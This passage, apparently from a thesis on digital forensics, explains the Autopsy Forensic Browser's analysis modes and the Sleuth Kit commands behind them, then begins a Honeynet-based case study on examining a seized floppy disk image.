


Figure 18 Autopsy - Image Details

When this mode is selected, Autopsy runs The Sleuth Kit 'fsstat' tool behind the scenes and displays the information returned. The 'fsstat' command is listed in Table 12.

Table 12 'fsstat' command used for 'Image Details' mode

```
'./fsstat' -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd'
```

5.3.10.1 FFS & EXT2FS

For the UNIX file systems, this mode will contain the details from the super block. This generally includes times that the file system was last mounted and any special flags. It also has the range of inode addresses and fragment addresses. For advanced file recovery, an investigator can also identify the group layout and on-disk structure details. These could be useful for restricting where an investigator searches for data. Files will allocate blocks and fragments in the same Cylinder or Block group as their inode is in, so an investigator's attention can be restricted to that area.

5.3.10.2 FAT

For FAT file systems, this mode will contain the File Allocation Table. It will include the cluster runs, which can be selected to view their contents in 'Data Unit Analysis Mode'. Or, if the file is fragmented, the pointer can be selected and the screen will link to the next cluster chain.

5.3.10.3 NTFS

The unique information for an NTFS image is the numerical type associated with attributes. These values can be dynamic and this area will identify what they are, for that file system.

5.3.11 Metadata Analysis

5.3.11.1 Overview

The Metadata Analysis mode (Figure 19) allows an investigator to view the details of metadata structures. The metadata structures are the on-disk structures that contain the details of a file, such as times and pointers to the allocated data units. FFS and EXT2FS file systems call them inode structures, NTFS file systems call them Master File Table (MFT) entries (or File Entries), and the FAT file system calls them directory entries. This mode is useful for recovering data and getting a detailed look at a file.




Figure 19 Autopsy – Metadata Analysis

5.3.11.2 Input

To view the contents of a structure, the address can be entered in the text box on the left and then ‘Display’ needs to be clicked.

The ‘Allocation List’ button can also be used to view the allocation status of metadata structures in groups of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The ‘ils’ tool is called to return the metadata structure for the specified address.
2. The ‘ffind’ tool is called to return the file or directory name that is represented by the metadata address.
3. The ‘icat’ tool is called with the metadata address, and the results are passed to the ‘file’ tool, that attempts to recognise the file type.
4. The ‘icat’ tool is called with the metadata address, and the results are passed to the ‘md5’ tool, that attempts to create an MD5 hash value.
5. The ‘icat’ tool is called with the metadata address, and the results are passed to the ‘sha1’ tool, that attempts to create a SHA1 hash value.
6. The ‘istat’ tool is called with the metadata address and returns the details of the metadata structure.

An example of this process is illustrated in Table 13, which details the steps taken to retrieve the metadata information for metadata address ‘0’

Table 13 Commands used in the 'Metadata Analysis' mode process

```
./ils -f ntfs -e -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./ffind -f ntfs -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'file' -z -b -
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'md5'
./icat -f ntfs -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0 | 'sha1'
./istat -f ntfs  -s '0' -o 63 -i raw '/ev.locker/case/host/images/image.dd' 0
```

5.3.11.3 Viewing

The structure details are displayed on the right-hand side. Typically, the metadata structure does not have the name of the file that uses that structure, so Autopsy tries to locate the file name. This process is slow with a FAT file system, so it is not done by default.

The ‘File Type’ is given, which is the output of the ‘file’ tool. This tool uses any header information in the file to guess what its type is. The MD5 hash value of the file is also given.

If Autopsy has been configured to use hash databases, then one can select which database to look for the file in.

The rest of the information will vary depending on the file system type. In general, the allocation status will be given as well as the size and each data unit that is has allocated. A link will exist for each data unit that will show its contents.

The 'Report' option generates an ASCII report with the structure details, MD5 hash values, and dates in it. The 'View Contents' option displays the allocated data contents as one large file. The 'Export' option allows an investigator to save the data contents to a file. The 'Add Note' button allows an investigator to add a comment about this structure so that it can be later recalled.

5.3.11.4 NTFS Notes

NTFS is a much different design than UNIX file systems and the metadata structures are addressed differently. They typically have the form of A-B-C, for example 88-128-3. The A value is the address of the file in the Master File Table (88 in the previous example). This is similar to the inode value in UNIX. Each file has several attributes, including at least one in files for the data. The B value is the type of attribute. In most cases, the data attribute has a type of 128 so this is commonly seen. But, if you want to see the file name attribute, you could specify that type and see the contents if you like. The final value, C, is the ID. Every attribute has a unique ID value, so if there are multiple attributes with the same type, an investigator can specify the ID.

5.3.11.5 FAT Notes

FAT does not give addresses to the directory entry structures. In FAT, directory entries can be stored anywhere on the disk. They are stored in the clusters allocated to the parent directory. This is unlike NTFS or UNIX where the structures are in a large table that does not move.

The addressing issue was solved by providing an address to every 32-byte area in the Data Area, whether that data was currently a directory entry or not. This makes it easy to find a given address and scale when new files are created. The downside is that not every address is possible, so it is likely that an investigator will see jumps in the address values.

5.3.12 Data Unit Analysis

The 'Data Unit' analysis mode (Figure 20) allows an investigator to view the contents of an individual data unit. Data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system calls the data unit a different thing (i.e. Fragments or Clusters). This mode is useful when recovering and analysing deleted data.




Figure 20 Autopsy - Data Unit Analysis

5.3.12.1 Input

To view the contents of a specific address, an investigator enters it into the text box on the left-hand side. By default, only one data unit will be displayed. To view more than one unit, enter the number in the text below.

It is common to extract the unallocated space from a file system image and analyse it for deleted material. The 'dls' tool in The Sleuth Kit allows one to extract the data. If interesting data is found in the 'dls' file, the next step could be to find its location in the original image and examine the surrounding data. To do this, an investigator needs to calculate which data unit the data was found in (by dividing the byte offset of the interesting data by the data unit size (which can be found in the 'Image Details' section of Autopsy)). An investigator simply needs to enter that address into the

original text box and select the ‘Unallocated’ type. This will find the original location and display it.

If Autopsy knows about the ‘dls’ image, it can then be loaded, by selecting the ‘Load Unallocated’ button. Then any data unit in that file can be examined.

The ‘Lazarus’ [3] tool was part of TCT. It analyses a chunk of data and identifies what file type it is and tries to group consecutive types together. Lazarus numbers its output starting with 1. Therefore, instead of subtracting 1 every time an investigator wants to view a data unit identified by Lazarus, they can simply select the check box.

Pressing the ‘OK’ button will display the contents of the address on the right-hand side of the window.

The ‘Allocation List’ link displays the allocation status of addresses in intervals of 500.

When an address is specified then behind the scenes Autopsy performs the following actions:

1. The ‘dcat’ tool is called to return the data unit statistics for the specified cluster address.
2. The ‘dcat’ tool is called with the cluster address, and the results are passed to the ‘file’ tool, that attempts to recognise the file type.
3. The ‘dcat’ tool is called with the cluster address, and the results are returned to the HTML client as ASCII.
4. The ‘dstat’ tool is called with the cluster address, and the statistics about the cluster address are returned to the HTML client.

An example of this process is illustrated in Table 14, which details the steps taken to retrieve the data unit for cluster address ‘1’

Table 14 Commands used in the 'Data Unit’ analysis process

```
./dcat' -f ntfs -s -o 63 -i raw '/ev.locker/case/host/images/image.dd'
./dcat' -f ntfs  -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 | file -z -b -
./dcat' -f ntfs  -a -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1 1
./dstat' -f ntfs  -o 63 -i raw '/ev.locker/case/host/images/image.dd' 1
```

5.3.12.2 Viewing

After the unit address has been entered, the contents are displayed in the right-hand side. Filters can be used to view the data in the desired format (strings, hex dump, ASCII).

A report can be generated so that the contents and meta-data about it will be saved on record. To save the contents locally, an investigator needs to press the ‘Export Contents’ button. The ‘Add Note’ button will allow an investigator to add a comment about a given data unit so that is can be easily recalled later.

The file type is also displayed. This is identified by running the output through the ‘file’ command in The Sleuth Kit.

Autopsy will try to find the metadata structure that allocated the unit and display both its address and a file name. This process is very slow for FAT file systems, so this process is not done by default during analysis.

5.3.12.3 FAT Notes

The Sleuth Kit and Autopsy do not use clusters when dealing with a FAT image. Only sectors are used. The reason is because FAT does not start addressing clusters until many sectors into the file system. If clusters were used to address data units, then there would be no way to address the sectors in the FAT and secondary FAT. Therefore, sectors are used for all addresses. NTFS changed the way clusters were addresses and does not have this problem.

5.4 Summary

The Sleuth Kit and Autopsy Forensic Browser are an open source file system analysis toolset that provide flexibility and extensive support for analysing both Microsoft and UNIX file systems. The Sleuth Kit and Autopsy Forensic Browser provide an inexpensive alternative or complementary toolset to other Digital Forensic tool kits, providing an extensive array of functionality.

While the complexities of the command line syntax for the individual tools contained within The Sleuth Kit can be difficult, the difficulties involved with complex command line arguments can be avoided by utilising the Autopsy Forensic Browser to automate many of the tasks performed by the command line tools.

The HTML-Based nature of the Autopsy Forensic Browser limits the flexibility the graphical interface can provide when compared to graphical interfaces provided within other applications, however the functionality provided is comparable to the other interfaces. This limitation is also a strength of the Autopsy Forensic Browser, as it keeps the portability of the system high and allows the browser to be used on many different systems.

One other limitation of The Sleuth Kit and Autopsy Forensic Browser is the use of the ‘grep’ search tool for performing searches on partition images. The search method utilised does not support crossing ‘boundaries’ in the file system for search strings. It is important that the investigator is aware of these ‘boundary’ issues in regards to file system structures and search strings.

Chapter 6 Case Studies

6.1 Introduction

In order to demonstrate the use of The Sleuth Kit and Autopsy in an actual investigation scenario three Case Studies will be used, and where possible the tools from within The Sleuth Kit and the Autopsy Forensic Browser will be utilised.

As each investigation offers unique challenges and experiences this thesis could not accurately document every possible scenario in regards to the analysis stages. The analysis stage occurs after the acquisition stage, and the case studies here will outline the analysis stage required for these test investigations.

The case studies will utilise information contained within section 4.4, and will help to illustrate why an investigator needs to have a solid understanding of the file systems that may be present within an investigation.

Case Study 01 is a very simple analysis of a floppy disk and is based on The Honeynet Project [44] Scan of the Month Scan 24 [45], Case Study 02 is also involves an analysis of a floppy disk image based on The Honeynet Project [44] Scan of the Month Scan 26 [46]. Case Study 02 follows on from Case Study 01.

Case Study 03 is a more in-depth investigation and is based on The Honeynet Project [44] Forensic Challenge [47]. Case Study 03 will be more thoroughly documented than the previous two, as it will utilise functionality from the Autopsy Forensic Browser that is not required in the first two Case Studies. Case Study 03 should provide an extensive demonstration of the functionality available in the Autopsy

Forensic Browser, and will be valuable to any investigator wanting to learn more about the effectiveness and usefulness of The Sleuth Kit and Autopsy Forensic Browser as a forensic analysis tool.

6.2 Case Study 01

6.2.1 Introduction

This case study is based on The Honeynet Project [44] Scan of the Month Scan 24 [45]. Scan 24 was provided to The Honeynet Project, by the people from Digital Forensic Research Workshop [48].

The mission is to analyse a seized floppy in the hope of recovering information that will help to answer the questions below. This information may possibly be hidden within unallocated areas of the disk image or concealed within other areas of the disk and will require a full file system analysis in order to locate it.

Some background information and evidence is provided to help with direction for the analysis.

6.2.2 Background information

The Police report contained in Table 15 has been provided to help with the investigation.

Table 15 Case Study 01 - Police Report

The scenario is: Joe Jacobs, 28, was arrested yesterday on charges of selling illegal drugs to high school students. A local police officer posed as a high school student was approached by Jacobs in the parking lot of Smith Hill High School. Jacobs asked the undercover cop if he would like to buy some marijuana. Before the undercover cop could answer, Jacobs pulled some out of his pocket and showed it to the officer. Jacobs said to the officer "Look at this stuff, Colombians couldn't grow it better! My supplier not only sells it direct to me, he grows it himself." Jacobs has been seen on numerous occasions hanging out at various local high school parking lots around 2:30pm, the time school usually ends for the day. School officials from multiple high schools have called the police regarding Jacobs' presence at their school and noted an increase in drug use among students, since his arrival. The police need your help. They want to try and determine if Joe Jacobs has been selling drugs to students at other schools besides Smith Hill. The problem is no students will come forward and help the police. Based on Joe's comment regarding the Colombians, the police are interested in finding Joe Jacob's supplier/producer of marijuana. Jacobs has denied selling drugs at any other school besides Smith Hill and refuses to provide the police with the name of his drug supplier/producer. Jacobs also refuses to validate the statement that he made to the undercover officer right before his arrest. Upon issuing a search warrant and searching of the suspect's house the police were able to obtain a small amount of marijuana. The police also seized a single floppy disk, but no computer

```
and/or other media was present in the house.

The police have imaged the suspect's floppy disk and have provided you with
a copy. They would like you to examine the floppy disk and provide answers
to the following questions. The police would like you to pay special
attention to any information that might prove that Joe Jacobs was in fact
selling drugs at other high schools besides Smith Hill.  They would also
like you to try and determine if possible who Joe Jacob's supplier is.

Jacob's posted bail set at $10,000.00. Afraid he may skip town, the police
would like to get him locked up as soon as possible. To do so, the police
have asked that you have the results fully completed and submitted by
October 25, 2002. Please provide the police with a strong case consisting of
your specific findings related to the questions, where the findings are
located on the disk, processes and techniques used, and any actions that the
suspect may have taken to intentionally delete, hide and/or alter data on
the floppy disk. Good Luck!

Any names, locations, and situations presented are completely made up. Any
resemblance to any name, locations and/or situation is purely coincidence.
```

6.2.3 Questions

The goal of this investigation is to answer the following questions:

1. Who is Joe Jacob’s supplier of marijuana and what is the address listed for the supplier?
2. What crucial data is available within the ‘coverpage.jpg’ file and why is this data crucial?
3. What (if any) other high schools besides Smith Hill does Joe Jacobs frequent?
4. For each file, what processes were taken by the suspect to mask them from others?
5. What processes were used to successfully examine the entire contents of each file?

6.2.4 Analysis

The first step of the analysis process is to retrieve the image of the floppy disk from the Honeynet website. The disk image has been downloaded and the MD5 hash value was also copied from the website and placed into a valid ‘md5sum’ input file called ‘image.zip.md5’ (Table 16).

Table 16 Case Study 01 - Contents of 'image.zip.md5'

```
b676147f63923e1f428131d59b1d6a72  image.zip
```

Confirmation that the integrity of the downloaded disk image has not been compromised is illustrated in Table 17.

Table 17 Case Study 01 - Integrity Confirmation

```
# md5sum -c image.zip.md5
image.zip: OK
```

6.2.4.1 Creation of an Autopsy Case

With confirmation that the integrity of the downloaded image has not been compromised a case needs to be configured within Autopsy. Autopsy has already been setup and configured on the analysis machine and is ready to be used. From the Autopsy Main menu (Figure 21), the 'New Case' button needs to be selected in order to start the configuration process for a new case.

Figure 21 Case Study 01 - Autopsy - Main Menu

Within the ‘Create a New Case’ form (Figure 22), a case name, short description and an investigator’s name are entered. The investigator’s name is used mainly for audit processes.

One problem with Autopsy is that it does not allow the investigator’s name to contain any spaces. In order to use an investigator’s full name one would need to concatenate it into a single string, for example ‘Bob Brown’ would need to be entered ‘BobBrown’.




Figure 22 Case Study 01 - Autopsy - Create a New Case

Once the initial values are configured a case directory is created in the evidence locker, and a standard configuration file is created within the case folder, this is illustrated in Figure 23. If more than one investigator is assigned to this case, then at this stage an investigator would need to be selected before adding a host to the case.

Autopsy not only saved the output from The Sleuth Kit program files to log files named after the investigator, but also the commands that have been executed, along with other notes entered into the system.




Figure 23 Case Study 01 - Autopsy - Creating Case CaseStudy01

This case study used only one investigator's name in the 'Create a New Case' form (Figure 22) therefore there is only one name in the drop box. By selecting the 'Add Host' button the investigator is moved to the next step in the configuration process which is illustrated in Figure 24.

This case deals with an image of a floppy disk, rather than an image from a hard disk that was retrieved from a host machine, therefore only generic configuration details are entered into the 'Add a New Host' form as illustrated in Figure 24.

Most IBM compatible floppy disks are formatted with a FAT12 file system, and knowing that FAT file systems store times without respect to time zones there is no need to enter any timezone information.

It is unknown if the time on the machine used to create the floppy disk was skewed from a time source so nothing is entered for the time skew adjustment value.

An 'Alert Hash Database'[18] or 'Ignore Hash Database'[19] was not provided for this investigation so these values are left blank.

---

[18] An 'Alert Hash Database' is a database that the investigator must create. It contains hashes of known bad files. These are the files that an investigator wants to know about if the exist on the system. Examples of this include rootkits or unauthorized photographs.

[19] An 'Ignore Hash Database' is a database that the investigator must create. It contains hashes of known good files and these files can be ignored if the user chooses to do so during File Type Category Analysis. Examples of files in this category include system binaries for standard builds.




Figure 24 Case Study 01 - Autopsy - Adding a new Host

Once configuration details have been entered for the host and the investigator has selected the 'Add Host' button, Autopsy creates the Host folder structure within the Case structure inside the evidence locker (Figure 25).

Figure 25 Case Study 01 - Autopsy - Adding Host - floppyhost

At this stage the Case and Host have been created for this investigation, now the investigator needs to add the disk image by selecting the 'Add Image File' (Figure 26).




Figure 26 Case Study 01 - Autopsy - Case and Host Info

The 'Add a New Image' form will be displayed (Figure 27), and allows the investigator to enter information on the image file. The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the image will be imported as 'Symlinks'[20] to the original images. The image file has been extracted from the Zip file provided on the website, and it is this image file that is added.




Figure 27 Case Study 01 - Autopsy - Add a New Image

[20] A symbolic link (often called 'symlink') is a special type of directory entry in modern UNIX (or Unix-like) file systems that allow the system to almost transparently refer to another directory entry, typically a file or a directory.

At this stage Autopsy is unable to automatically determine the volume system type for the disk image. Floppy disks are typically a single volume; therefore the investigator should manually select the 'Volume Image' with a 'Volume System Type' of 'DOS' (Figure 28).




Figure 28 Case Study 01 - Autopsy - Image Type

The 'Image File Details' section (Figure 29) allows the investigator to select options for the data integrity of the image. If the MD5 hash value for the image file itself was provided (only the MD5 hash value for the compressed archive was provided) it could be entered here and Autopsy could verify that it is correct. However, no hash value exists for the extracted disk image therefore the investigator should select the 'Calculate' option.

The ‘File System Details’ section (Figure 29) allows the investigator to specify the mount point and file system type. This Case Study deals with a floppy disk, so the mount point is set to ‘A:’ and ‘fat12’ is selected for the file system type.




Figure 29 Case Study 01 - Autopsy - Image Details

After entering the Image File Details, Autopsy will check the integrity of the partition image (if the ‘Verify hash after importing?’ option is selected), however for this investigation the ‘Calculate’ option was selected so Autopsy will generate an MD5 hash value and insert it into the Host configuration (Figure 30).

